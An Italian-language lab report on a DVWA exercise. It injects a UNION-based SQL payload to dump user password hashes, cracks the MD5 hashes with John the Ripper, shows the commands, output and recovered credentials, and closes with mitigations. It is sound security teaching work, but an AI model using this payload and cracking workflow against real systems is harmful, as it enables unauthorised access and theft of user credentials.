

Report di Laboratorio: Vulnerability Assessment & Credential Recovery


1. Obiettivo dell'attività

L'obiettivo dell'esercizio è stato dimostrare la vulnerabilità di un'applicazione web a attacchi di tipo SQL Injection (SQLi) e procedere al recupero delle credenziali utente attraverso tecniche di cracking degli hash.

2. Metodologia e Procedura

L'attività è stata articolata nelle seguenti fasi operative:

- **Configurazione del Target:** L'ambiente di test (DVWA) è stato inizialmente configurato con un livello di sicurezza impostato su "Low" per consentire la replica dell'attacco.
- **Vulnerability Exploitation (SQL Injection):** All'interno della sezione dedicata alle SQL Injection, è stato iniettato il payload ' UNION SELECT user, password FROM users#. Questa operazione ha permesso di manipolare la query del database, forzando il sistema a restituire l'elenco degli utenti e dei relativi hash delle password memorizzati nella tabella users.



- **Data Preparation:** Gli hash ottenuti sono stati estratti manualmente e salvati in un file di testo locale denominato Database.txt, creato tramite l'editor di testo nano sulla macchina Kali.



- **Hash Cracking:** Per il recupero delle password in chiaro, è stato utilizzato lo strumento *John the Ripper*. Il comando eseguito è stato:
 - `john --incremental --format=raw-md5 Database.txt`.

Questo processo ha sfruttato la modalità incrementale (brute-force) per tentare di invertire gli hash MD5.

```
(kali@kali)-[~]
$ john --incremental --format=raw-md5 Database.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4g 0:00:00 DONE (2026-07-16 08:22) 8.510g/s 5434Kp/s 5434Kc/s 6379KC/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

3. Risultati Ottenuti

Il processo di cracking ha avuto successo, permettendo di risalire alle seguenti coppie di credenziali (username:password). Questo viene mostrato attraverso il comando: `john --show --format=raw-md5 Database.txt`

```
(kali@kali)-[~]
$ john --show --format=raw-md5 Database.txt
user1:password
user2:abc123
user3:charley
user4:letmein
user5:password
```

4. Conclusioni Tecniche

L'attività ha confermato la criticità delle vulnerabilità SQL Injection, che permettono a un utente malintenzionato di bypassare i controlli di accesso ed esfiltrare dati sensibili. Inoltre, l'utilizzo di hash MD5 (ormai considerati obsoleti e insicuri) ha reso il recupero delle password in chiaro estremamente rapido tramite attacco brute-force.

Raccomandazione: Per mitigare tali rischi in contesti reali, è fondamentale implementare *prepared statements* (query parametrizzate) per prevenire le SQL Injection e utilizzare algoritmi di hashing moderni e resistenti (es. Argon2 o bcrypt) per la protezione delle credenziali.

